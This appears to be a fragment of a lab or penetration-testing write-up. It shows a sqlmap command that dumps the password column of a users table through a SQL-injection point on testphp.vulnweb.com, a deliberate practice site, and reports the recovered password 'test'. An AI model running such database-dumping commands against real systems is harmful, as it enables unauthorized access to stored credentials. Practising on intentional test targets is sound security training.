
**Exploiting a password from database:**

Sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=2> -D acuart -T users -C pass --dump

****

**Password found: “test”**

****

**Successful exploitation:**

**A screenshot of a computer

Description automatically generated**